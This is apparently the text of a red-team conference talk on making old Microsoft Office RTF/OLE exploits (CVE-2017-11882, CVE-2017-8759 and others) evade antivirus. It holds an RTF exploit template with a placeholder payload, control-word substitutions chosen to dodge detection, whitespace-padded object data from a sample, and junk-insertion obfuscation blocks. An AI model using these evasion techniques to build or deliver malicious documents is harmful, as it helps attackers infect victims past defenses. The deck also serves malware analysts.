Teaching Old Office Exploits New Tricks

Whoami?

- Chaitanya Haritash
- Jr. Security Researcher
- MalDoc Analyser
- Windows Reverse Engineer
- Red Teamer
- CTF player in Team DCUA
- Game Hacking (just hobbyist ☺)
- @bofheaded

Agenda

- What are OLE Objects?
- What is RTF and Why its so glittering for our intentions?
- Basic Working of RTF in MS office.
- AV Triggers Where? Evasion how?
- Observations for Future
- Final Notes and References.

Declaration

OLE Objects are themselves a mammoth topic so this talk will be only focusing on Embedding OLE objects and FUDing old exploits to reuse them. I’m still learning stuffs (which will never come to an end).

Autonomy of Office Exploits & still active old exploits

- RTF Development timeline : 1987-2008
- First campaign Observed in 2006
- Still Observed in campaigns :
    - CVE-2010-3333
    - CVE-2012-0158
    - CVE-2013-3906
    - CVE-2014-1761
    - CVE-2015-2424
    - CVE-2016-7193
    - CVE-2017-8570
    - CVE-2017-0199
    - CVE-2017-11882 & CVE-2018-0802
    - CVE-2017-11826
    - <List Goes on>

What is RTF?

The Rich Text Format (often abbreviated RTF) is a proprietary document file format with published specification developed by Microsoft Corporation from 1987 until 2008 for cross-platform document interchange with Microsoft products. Prior to 2008, Microsoft published updated specifications for RTF with major revisions of Microsoft Word and Office versions.

What Are OLE Objects?

- Object linking and embedding (OLE) is a Microsoft technology that facilitates the sharing of application data and objects written in different formats from multiple sources. Linking establishes a connection between two objects, and embedding facilitates application data insertion.
- OLE is used for compound document management, as well as application data transfer via drag-and-drop and clipboard operations.

Why its so glittering for our intentions?


Why its so glittering?

- Easy Scriptable
- OLE Objects can be embedded with an ease
- Can be used with both extension doc/rtf
- Easy to trigger SE based attacks
- Document files (.docx) can be embedded inside which can lead to trigger multiple exploits at once.
- Help Invoking modules not in ASLR radar via COM Objects embedding. (olesid)
- ……… and numerous other stuffs, depends upon your creativity to how you weaponize them.

Tools Of Trade

- Rtfdump.py – Tool to explore rtf control words.
- Notepad++ - Simple editor to ease our indentation in rtf.
- OleTools – Tool to analyse ole objects.

Basic Structure of RTF



```
{\rtf1
    { Hello, calculator! }
    {\object \objemb \objupdate
        {\*\objclass Equation.3}
        {\*\objdata
            01050000
            02000000
            0b000000
            4571756174696f6e2e3300
            <EXPLOIT CODE IN hex>
        {\result <hex data>}
      }
   }
}
```

Initial reference to header of rtf

Some Text to display

Embeding Object

Defining Class

Object Data

OLE Version

Format ID with Embedded Object

ClassName.Length -> 0x0B = 11

ClassName.String -> "Equation.3\x00"

Exploit Code in HEX

Some Junk

AV Triggers Where? Evasion how?


- Object blob
- Common Template (yeah lame, skids does it)
- Use of Suspicious Win32 API (Possibly Shellcode but not always)
- Command Line Onliners (if exploit supports)

AV Triggers Where? Evasion how?

Suspicion – 1

“Object Embedded” – Document will open inside protected view

Solution - Using different objects which does same stuff




```
{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033
{\fonttbl{\f0\fnil\fcharset0 calibri;}}
{\*\generator riched20 6.3.9600}\viewkind4\uc1
\pard\sa200\sl276\slmult1\f0\fs22\lang9
{\object\objemb\objupdate{\*\objclass equation.3}\objw380\objh260
{\*\objdata
```

Suspicion -1

- Objemb - Forcefully Sets object type if not defined initially.
- Objupdate - Forcefully Updates Object. This is useful in-case once user has already opened document out of protected view, so no need to make user to open document out of protected view everytime. This is helpful when payload is sent via zip archive too.
- Objclass - The text argument is the object class to use for this object; ignore the class specified in the object data. This is a destination control word.
- Objdata – This subdestination contains the data for the object.

Suspicion -1 Evasion

- Objemb - objlink , objautlink, objsub, objpub, objicemb, objhtml, objocx.
- Objupdate - linkself, objlock.
- Objclass – objhtml, objname.
- Objdata – objalias, objsect.




```
{rtf1
    {\object\objautlink\linkself
            {\*\objname package}{\*\objalias 01050000020000000B000000}}
```

Altered From Previous RTF

Evasion 2 – Extra Spacy RTF

- Adding useless space in RTF object data. It doesn’t matter if you even put useless space in document, it’ll be still parsed by rtf parser. “Curse you”




```
\par }{\object\objupdate\objemb\rsltpict{\*\objdata


010500000200000008000000E2BAE4

E53E2231000000000000000000000A0000D0CF11E0A1B1
1
AE10000
00000000000
0000000000000
00003E000300FEFF0






900060000000
00000000
00000000100000001000
000000000000100000020000000010000000FEFF
F
FFF0000000000000000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```

CVE-2017-8759 Sample

Evasion 3A - Adding Useless Junk

Here its bit like how we does in binary. Most of time adding junk in MS Office Documents works too.



```
D=nXU7zDnCf%v]AK'OTNV%BFtWCl0%|p*dM+%xNkl5*:5PW[wpCq8|LX>h#?5Nk6F?|S8PejA*!x|CidAO?L#o^[R.^g_Q#XVL?^TENhK0p^Tvb~'i?rYZ=zHIA+X?z_Emc+K0K?BpAM:~14vBhjTV'|Qa7KEbJMB5]%Sp%hYBq&Y^1RoeXWyPy*ng2*?A~7f[LaD[lFUALR#Q5j7q38E[
w+GDb][|oYK*kk4aO1?RByDhEW8SJkeQ3sZZT'tzSXt[G?$V$gbC^]]:&7'EL2[E>=O?KeHPIb'@EPbJrnn!Ici&5brt'pnxkp>L^[KiZM=o]I>0g~v6OK?ztfU*[
vP1.jaxWPb3cFl|h=|xh~NJ>%iatbzk0bv#|b0l&eeRw^eJ7:Szj5j|hF7HAAD=x^CBs7AGcs%Du|vBkZ1vJAB?^ye~1sk^aj14?dz':LX~~gjls549hq_w~HJ>dJm*I'!Kc~MH81w:@KEtP?g?.9i_zE%^T64?6n^^3YI1twB%=]+$Dx@k!r?hz?tYKf[
B|6ZYdN~~_#kZ71~$TA#4=UMPriZ@#_rO9'*Vuvk?7]z?G47?C%EK0RH9uK%?[NMAVWy8_2S6x.|H3OI[8c8:$hvr^H9j^pCu8y!_G'Mhvgu#V'GfB?UtmNU[9G&!>*^I]kgEmY^9Pakh]*W^Aeh.UqHue.J'Qjo#pl^+0C>@LtdL@[
A?_~!xjC.dc]8xP&s$]6?j^lZ:k4!8N|*q.ROZ7~cmxwq%cewdAyYF?zAhz@M$ZNQfCR8:1TF|dn+c=s3GHh7w5#vWQ^7|@xNjfK#L3y!^sc!p%5mHHF5^o18Y3m^+uJS$ak?*$slr5?DcCFqscz.6?V?@koqQ&~VjK|Pd83cx1NUvyfVx|Xr=Vt[
FpTgZCV9^52SF?M*6XZE#AhNES?UtgaNyJK.pWCugmm~?NQ7*n_4|pIEIFcGKBPieo1|$YbkU#6ZwqS~CSkFw3RJAG%k>|kfWDupuU=tLhkS*&qz[mE^yK]8Ws?7r^qYbbDs|!d&Y~>
OT'aRyOwp?t%MR+SCYVBU^M~p$:3KIV07R6pXR@IddAf&u^aLsbrD?7XHJ_mztlh4?G=td?_vM6~~%I?.5s0%#x_siiNhZr*^19?o|^^xq|~Q&gaB?x=B+0?dWkK?^lW3?'XFSo?~!DY&629CHMr9w&FA&uSt4+^E8Vb&IV&i4DY&cK419H[2>uGH=XW6WgU^VTIka>>]
eJFtrX66?y_w?MLNPT.+:KMX*huICTa^NBY_ovx4zy&6w5>JI=VGEI.T?^!K!x34XCi|.a624RUhco9Lnl'I?T!FMF[7+n=B=MitW?U&V1k[.p^qFy4Zxv6DZd*&m'*QXSmQFP.qQR[e*?R5Ne2U*2mhnfT>
NldW_Ty3C9l?9NJf8bUkLL3Iewh2%F!8?=c#.zuxYv3m>#t3tG6MK*&B&U^V]?.|'@>%+erJ^4MxqRPzD#J8gxxMMa?17Y@c66mQ+#_Pxxen5StzFZSI]OxjN%1si?jr>*~_#:%Y==L*TJp=^eviF3qsIDCELZ%7N[u.b9[
Gs=O?D%QDZ6@EbBlYag98|!M2Nl3fx11Fqo?Lpxpc['$mw9gMjVv='MK&^t$zK_n5F5v]
La*@~h]|?8FlFq|cG6FeeHd?_?RDtHh^OtBJl*D0ZO_Hnbu2.LzgzRqD?.?BP*l?bOXtp]~W2nEQWVprdxPhqAZ?D?Lx^Ckq!?%ZEAMBVc#MNa^9gj501Egb?Zqs8afzCvnbpQmdkOLNWN*@PkQpf*.6wmk#s2a??MJz]



                                   \adeflang1025\ansi\ansicpg1252\uc1\adeff31507\deff0\stshfdbch31505\stshfloch31506\stshfhich31506\stshfbi31507\deflang1033\deflangfe2052\themelang1033\themelangfe2052\themelangcs
                                   0
{\info
{\author }
{\operator }
}
{\*\xmlnstbl {\xmlns1 http://schemas.microsoft.com/office/word/2003/wordml}}






  {\object\objhtml\objupdate\rsltpict\objw291\objh230\objscalex99\objscaley101 D=nXU7zDnCf%v]AK'OTNV%BFtWCl0%|p*dM+%xNkl5*:5PW[wpCq8|LX>h#?5Nk6F?|S8PejA*!x|CidAO?L#o^[
  R.^g_Q#XVL?^TENhK0p^Tvb~'i?rYZ=zHIA+X?z_Emc+K0K?BpAM:~14vBhjTV'|Qa7KEbJMB5]%Sp%hYBq&Y^1RoeXWyPy*ng2*?A~7f[LaD[lFUALR#Q5j7q38E[w+GDb][|oYK*kk4aO1?RByDhEW8SJkeQ3sZZT'tzSXt[G?$V$gbC^]]:&7'EL2[
  E>=O?KeHPIb'@EPbJrnn!Ici&5brt'pnxkp>L^[KiZM=o]I>0g~v6OK?ztfU*[vP1.jaxWPb3cFl|h=|xh~NJ>%iatbzk0bv#|b0l&eeRw^eJ7:Szj5j|hF7HAAD=x^CBs7AGcs%Du|vBkZ1vJAB?^ye~1sk^aj14?dz':LX~~gjls549hq_w~HJ>
  dJm*I'!Kc~MH81w:@KEtP?g?.9i_zE%^T64?6n^^3YI1twB%=]+$Dx@k!r?hz?tYKf[B|6ZYdN~~_#kZ71~$TA#4=UMPriZ@#_rO9'*Vuvk?7]z?G47?C%EK0RH9uK%?[NMAVWy8_2S6x.|H3OI[8c8:$hvr^H9j^pCu8y!_G'Mhvgu#V'GfB?UtmNU[9G&!>*^I]
  kgEmY^9Pakh]*W^Aeh.UqHue.J'Qjo#pl^+0C>@LtdL@[
  A?_~!xjC.dc]8xP&s$]6?j^lZ:k4!8N|*q.ROZ7~cmxwq%cewdAyYF?zAhz@M$ZNQfCR8:1TF|dn+c=s3GHh7w5#vWQ^7|@xNjfK#L3y!^sc!p%5mHHF5^o18Y3m^+uJS$ak?*$slr5?DcCFqscz.6?V?@koqQ&~VjK|Pd83cx1NUvyfVx|Xr=Vt[
  FpTgZCV9^52SF?M*6XZE#AhNES?UtgaNyJK.pWCugmm~?NQ7*n_4|pIEIFcGKBPieo1|$YbkU#6ZwqS~CSkFw3RJAG%k>|kfWDupuU=tLhkS*&qz[mE^yK]8Ws?7r^qYbbDs|!d&Y~>
  OT'aRyOwp?t%MR+SCYVBU^M~p$:3KIV07R6pXR@IddAf&u^aLsbrD?7XHJ_mztlh4?G=td?_vM6~~%I?.5s0%#x_siiNhZr*^19?o|^^xq|~Q&gaB?x=B+0?dWkK?^lW3?'XFSo?~!DY&629CHMr9w&FA&uSt4+^E8Vb&IV&i4DY&cK419H[2>uGH=XW6WgU^VTIka>>]
  eJFtrX66?y_w?MLNPT.+:KMX*huICTa^NBY_ovx4zy&6w5>JI=VGEI.T?^!K!x34XCi|.a624RUhco9Lnl'I?T!FMF[7+n=B=MitW?U&V1k[.p^qFy4Zxv6DZd*&m'*QXSmQFP.qQR[e*?R5Ne2U*2mhnfT>
  NldW_Ty3C9l?9NJf8bUkLL3Iewh2%F!8?=c#.zuxYv3m>#t3tG6MK*&B&U^V]?.|'@>%+erJ^4MxqRPzD#J8gxxMMa?17Y@c66mQ+#_Pxxen5StzFZSI]OxjN%1si?jr>*~_#:%Y==L*TJp=^eviF3qsIDCELZ%7N[u.b9[
  Gs=O?D%QDZ6@EbBlYag98|!M2Nl3fx11Fqo?Lpxpc['$mw9gMjVv='MK&^t$zK_n5F5v]
  La*@~h]|?8FlFq|cG6FeeHd?_?RDtHh^OtBJl*D0ZO_Hnbu2.LzgzRqD?.?BP*l?bOXtp]~W2nEQWVprdxPhqAZ?D?Lx^Ckq!?%ZEAMBVc#MNa^9gj501Egb?Zqs8afzCvnbpQmdkOLNWN*@PkQpf*.6wmk#s2a??MJz]

D=nXU7zDnCf%v]AK'OTNV%BFtWCl0%|p*dM+%xNkl5*:5PW[wpCq8|LX>h#?5Nk6F?|S8PejA*!x|CidAO?L#o^[R.^g_Q#XVL?^TENhK0p^Tvb~'i?rYZ=zHIA+X?z_Emc+K0K?BpAM:~14vBhjTV'|Qa7KEbJMB5]%Sp%hYBq&Y^1RoeXWyPy*ng2*?A~7f[LaD[lFUALR#Q5j7q38E[
w+GDb][|oYK*kk4aO1?RByDhEW8SJkeQ3sZZT'tzSXt[G?$V$gbC^]]:&7'EL2[E>=O?KeHPIb'@EPbJrnn!Ici&5brt'pnxkp>L^[KiZM=o]I>0g~v6OK?ztfU*[
vP1.jaxWPb3cFl|h=|xh~NJ>%iatbzk0bv#|b0l&eeRw^eJ7:Szj5j|hF7HAAD=x^CBs7AGcs%Du|vBkZ1vJAB?^ye~1sk^aj14?dz':LX~~gjls549hq_w~HJ>dJm*I'!Kc~MH81w:@KEtP?g?.9i_zE%^T64?6n^^3YI1twB%=]+$Dx@k!r?hz?tYKf[
B|6ZYdN~~_#kZ71~$TA#4=UMPriZ@#_rO9'*Vuvk?7]z?G47?C%EK0RH9uK%?[NMAVWy8_2S6x.|H3OI[8c8:$hvr^H9j^pCu8y!_G'Mhvgu#V'GfB?UtmNU[9G&!>*^I]kgEmY^9Pakh]*W^Aeh.UqHue.J'Qjo#pl^+0C>@LtdL@[
A?_~!xjC.dc]8xP&s$]6?j^lZ:k4!8N|*q.ROZ7~cmxwq%cewdAyYF?zAhz@M$ZNQfCR8:1TF|dn+c=s3GHh7w5#vWQ^7|@xNjfK#L3y!^sc!p%5mHHF5^o18Y3m^+uJS$ak?*$slr5?DcCFqscz.6?V?@koqQ&~VjK|Pd83cx1NUvyfVx|Xr=Vt[
FpTgZCV9^52SF?M*6XZE#AhNES?UtgaNyJK.pWCugmm~?NQ7*n_4|pIEIFcGKBPieo1|$YbkU#6ZwqS~CSkFw3RJAG%k>|kfWDupuU=tLhkS*&qz[mE^yK]8Ws?7r^qYbbDs|!d&Y~>
OT'aRyOwp?t%MR+SCYVBU^M~p$:3KIV07R6pXR@IddAf&u^aLsbrD?7XHJ_mztlh4?G=td?_vM6~~%I?.5s0%#x_siiNhZr*^19?o|^^xq|~Q&gaB?x=B+0?dWkK?^lW3?'XFSo?~!DY&629CHMr9w&FA&uSt4+^E8Vb&IV&i4DY&cK419H[2>uGH=XW6WgU^VTIka>>]
eJFtrX66?y_w?MLNPT.+:KMX*huICTa^NBY_ovx4zy&6w5>JI=VGEI.T?^!K!x34XCi|.a624RUhco9Lnl'I?T!FMF[7+n=B=MitW?U&V1k[.p^qFy4Zxv6DZd*&m'*QXSmQFP.qQR[e*?R5Ne2U*2mhnfT>
NldW_Ty3C9l?9NJf8bUkLL3Iewh2%F!8?=c#.zuxYv3m>#t3tG6MK*&B&U^V]?.|'@>%+erJ^4MxqRPzD#J8gxxMMa?17Y@c66mQ+#_Pxxen5StzFZSI]OxjN%1si?jr>*~_#:%Y==L*TJp=^eviF3qsIDCELZ%7N[u.b9[
Gs=O?D%QDZ6@EbBlYag98|!M2Nl3fx11Fqo?Lpxpc['$mw9gMjVv='MK&^t$zK_n5F5v]
